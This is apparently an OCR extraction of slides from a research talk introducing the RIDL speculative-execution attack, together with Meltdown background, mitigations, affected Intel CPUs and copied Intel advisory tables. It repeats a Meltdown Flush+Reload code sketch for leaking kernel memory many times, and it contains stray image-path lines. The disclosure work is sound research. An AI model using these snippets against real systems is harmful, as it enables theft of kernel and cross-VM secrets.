    dt = __rdtsc() - t0;
}
```

① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array



① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
```

Leak kernel data from L1d cache

```
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① VICTIM

```c
char secret = *(volatile char *)kaddr;
```

② FLUSH

```c
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```c
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```c
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array

① VICTIM

```c
char secret = *(volatile char *)kaddr;
```

② FLUSH

```c
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```c
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```c
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① VICTIM

```c
char secret = *(volatile char *)kaddr;
```

② FLUSH

```c
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```c
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```c
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```


④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Mitigations

- Kernel Page Table Isolation
- Array index masking
- XOR masking


KPTI



Before

Problem: leak kernel data from virtual addresses

KPTI



Solution: unmap kernel addresses

So we have a system with all mitigations in-place

What can we still do as an attacker?

Takes around 24 hours


Meet **Rogue In-flight Data Load** or RIDL

A new **class** of speculative execution attacks

that knows no boundaries


Privilege levels are just a social construct

SECURITY DOMAINS




We can leak between hardware threads!

SECURITY DOMAINS




But can we leak across other security domains?

SECURITY DOMAINS




Yes, we can!

SECURITY DOMAINS




We leak from the kernel…

SECURITY DOMAINS




... across VMs...

SECURITY DOMAINS



… from the hypervisor…

SECURITY DOMAINS




… and from SGX enclaves!

We leak across all security domains!

SECURITY DOMAINS

Can we leak from the browser?



SECURITY DOMAINS

Turns out we can!

- We reproduced RIDL in Mozilla Firefox
- No need for special instructions

We leak across security domains, even from the browser!

Memory addresses are a social construct too

Previous Attacks

Previous attacks show we can speculatively leak from **addresses**

Previous Attacks

Current mitigations depend on masking/isolating **addresses**

Previous Attacks

- **Spectre**: access out-of-bounds addresses
- **Meltdown**: leak kernel data from virtual addresses
- **Foreshadow**: leak from physical addresses

Previous Attacks

Mitigations:

- **Spectre**: mask array index to limit address range
- **Meltdown**: unmap kernel from userspace
- **Foreshadow**: invalidate physical address

Previous Attacks

- Previous attacks exploit addressing
- Mitigated by isolating/masking addresses

RIDL

RIDL does not depend on addressing

- Bypass all address-based security checks
- Makes RIDL **hard to mitigate**

What CPUs are affected by RIDL?

We bought Intel and AMD CPUs from almost every generation since 2008

... and sent the invoices to our professor Herbert Bos

RIDL works on all mainstream Intel CPUs since 2008

- ✓ Intel Xeon Silver 4110 (Skylake SP) - 2017
- ✓ Intel Core i7-8700K (Coffee Lake) - 2017
- ✓ Intel Core i7-7800X (Skylake X) - 2017
- ✓ Intel Core i7-7700K (Kaby Lake) - 2017
- ✓ Intel Core i7-6700K (Skylake) - 2015
- ✓ Intel Core i7-5775C (Broadwel) - 2015
- ✓ Intel Core i7-4790 (Haswell) - 2014
- ✓ Intel Core i7-3770K (Ivy Bridge) - 2012
- ✓ Intel Core i7-2600 (Sandy Bridge) - 2011
- ✓ Intel Core i3-550 (Westmere) - 2010
- ✓ Intel Core i7-920 (Nehalem) - 2008

Products Solutions Support

Drivers and Software Product Specifications Warranty Support Community Contact Support Support by Product

Side-channel Vulnerability and Mitigation Methods

The security of our products is one of our most important priorities.

The threat environment continues to evolve. Intel is committed to investing in the security and reliability of our products, and to working to bring customers' sensitive information.

Specific to side-channel vulnerabilities, mitigations have been provided for all variants noted below through a combination of updates for:

- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details.

	Vulnerability and Mitigation Method					
Processor Model	Variant 1 (Bounds Check Bypass; also known as Spectre)	Variant 2 (Branch Target Injection; also known as Spectre)	Variant 3 (Rogue Data Cache Load; also known as Meltdown)	Variant 3a (Rogue System Register Read; also known as Meltdown)	Variant 4 (Rogue System Register Read)	Variant 5 (L1 Terminal Fault)
Intel® Core™ i9-9900k	OS/VMM	Firmware + OS	Hardware	Firmware	Firmware + OS	Hardware
Intel® Core™ i7-9700k	OS/VMM	Firmware + OS	Hardware	Firmware	Firmware + OS	Hardware

Documentation

Content Type
Product Information & Documentation

Article ID
000031501

Last Reviewed
11/21/2018

- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	Variant 1 (Bounds Check Bypass; also known as Spectre)	Variant 2 (Branch Target Injection; also known as Spectre)	Variant 3 (Rogue Data Cache Load; also known as Meltdown)	Variant 3a (Rogue System Register Read; also known as Meltdown)	Variant 4 (Rogue System Register Read)	Variant 5 (L1 Terminal Fault)
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	**Hardware**	Firmware	Firmware +OS	**Hardware**
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™					Firmware	

Intel announces Coffee Lake Refresh

- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	Variant 1 (Bounds Check Bypass; also known as Spectre)	Variant 2 (Branch Target Injection; also known as Spectre)	Variant 3 (Rogue Data Cache Load; also known as Meltdown)	Variant 3a (Rogue System Register Read; also known as Meltdown)	Variant 4 (Rogue System Register Read)	Variant 5 (L1 Terminal Fault)
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™					Firmware	

In-silicon mitigations against Meltdown and Foreshadow

- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

	Vulnerability and Mitigation Method					
Processor Model	**Variant 1 (Bounds Check Bypass; also known as Spectre)**	**Variant 2 (Branch Target Injection; also known as Spectre)**	**Variant 3 (Rogue Data Cache Load; also known as Meltdown)**	**Variant 3a (Rogue System Register Read; also known as Meltdown)**	**Variant 4 (Rogue System Register Read)**	**Variant 5 (L1 Terminal Fault)**
Intel® Core™ i9-9900k	OS/VMM	Firmware +OS	**Hardware**	Firmware	Firmware +OS	**Hardware**
Intel® Core™ i7-9700k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™ i5-9600k	OS/VMM	Firmware +OS	Hardware	Firmware	Firmware +OS	Hardware
Intel® Core™					Firmware	

Let’s buy the Intel Core i9-9900K!

... and send another invoice to Herbert

We got it the day after we submitted the paper

RIDL works regardless of these in-silicon mitigations

- ✓ Intel Core i9-9900K (Coffee Lake R) - 2018
- ✓ Intel Xeon Silver 4110 (Skylake SP) - 2017
- ✓ Intel Core i7-8700K (Coffee Lake) - 2017
- ✓ Intel Core i7-7800X (Skylake X) - 2017
- ✓ Intel Core i7-7700K (Kaby Lake) - 2017
- ✓ Intel Core i7-6700K (Skylake) - 2015
- ✓ Intel Core i7-5775C (Broadwel) - 2015
- ✓ Intel Core i7-4790 (Haswell) - 2014
- ✓ Intel Core i7-3770K (Ivy Bridge) - 2012
- ✓ Intel Core i7-2600 (Sandy Bridge) - 2011
- ✓ Intel Core i3-550 (Westmere) - 2010
- ✓ Intel Core i7-920 (Nehalem) - 2008

AMD

